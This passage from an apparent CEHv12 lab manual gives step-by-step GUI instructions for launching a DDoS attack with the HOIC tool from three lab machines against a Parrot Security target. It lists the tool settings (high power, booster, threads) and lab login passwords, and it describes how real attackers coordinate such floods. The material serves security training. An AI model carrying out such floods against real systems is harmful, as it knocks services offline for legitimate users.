
6. Similarly, follow the previous step (**Step #5**) on the **Windows Server 2019** (click **CEHv12 Windows Server 2019** to switch to the **Windows Server 2019**) and **Windows Server 2022** (click **CEHv12 Windows Server 2022** to switch to the **Windows Server 2022**) machines.

Note: In **Windows Server 2019**, click **Ctrl+Alt+Del** to activate the machine, by default, **Administrator** profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to log in.

Note: In **Windows Server 2022**, click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to log in.


Note: On the **Windows Server 2019** and **Windows Server 2022** machines, the **High Orbit Ion Cannon (HOIC)** folder is located at **Z:\CEHv12 Module 10 Denial-of-Service\DoS and DDoS Attack Tools**.






7. Now, click **CEHv12 Windows 11** to switch to the **Window 11** machine and navigate to **Desktop**. Open the **High Orbit Ion Cannon (HOIC)** folder and double-click **hoic2.1.exe**.


Note: If an **Open File - Security Warning** pop-up appears, click **Run**.



8. The HOIC GUI main window appears; click the "+" button below the TARGETS section.




9. The **HOIC - [Target]** pop-up appears. Type the target URL such as **http://[Target IP Address]** (here, the target IP address is **10.10.1.13 [Parrot Security]**) in the URL field. Slide the **Power** bar to **High**. Under the **Booster** section, select **GenericBoost.hoic** from the drop-down list, and click **Add**.



10. Set the **THREADS** value to **20** by clicking the **>** button until the value is reached.






11. Now, switch to the **Windows Server 2019** (click **CEHv12 Windows Server 2019** to switch to the **Windows Server 2019**) and **Windows Server 2022** (click **CEHv12 Windows Server 2022** to switch to the **Windows Server 2022**) machines and follow **Steps 7-10** to configure HOIC.

12. Once **HOIC** is configured on all machines, switch to each machine (**Windows 11**, **Windows Server 2019**, and **Windows Server 2022**) and click the **FIRE TEH LAZER!** button to initiate the DDoS attack on the target the **Parrot Security** machine.


Note: To switch to the **Windows 11**, click **CEHv12 Windows 11**.

Note: To switch to the **Windows Server 2019**, click **CEHv12 Windows Server 2019**.

Note: To switch to the **Windows Server 2022**, click **CEHv12 Windows Server 2022**.




13. Observe that the **Status** changes from **READY** to **ENGAGING**, as shown in the screenshot.



14. Click **CEHv12 Parrot Security** switch to the **Parrot Security** machine.

15. Observe that **Wireshark** starts capturing a large volume of packets, which means that the machine is experiencing a huge number of incoming packets. These packets are coming from the **Windows 11**, **Windows Server 2019**, and **Windows Server 2022** machines.



16. You can observe that the performance of the machine is slightly affected and that its response is slowing down.

17. In this lab, only three machines are used to demonstrate the flooding of a single machine. If there are a large number of machines performing flooding, then the target machine's (here, **Parrot Security**) resources are completely consumed, and the machine is overwhelmed.

Note: In real-time, a group of hackers operating hundreds or thousands of machines configure this tool on their machines, communicate with each other through IRCs, and simulate the DDoS attack by flooding a target machine or website at the same time. The target is overwhelmed and stops responding to user requests or starts dropping packets coming from legitimate users. The larger the number of attacker machines, the higher the impact of the attack on the target machine or website.

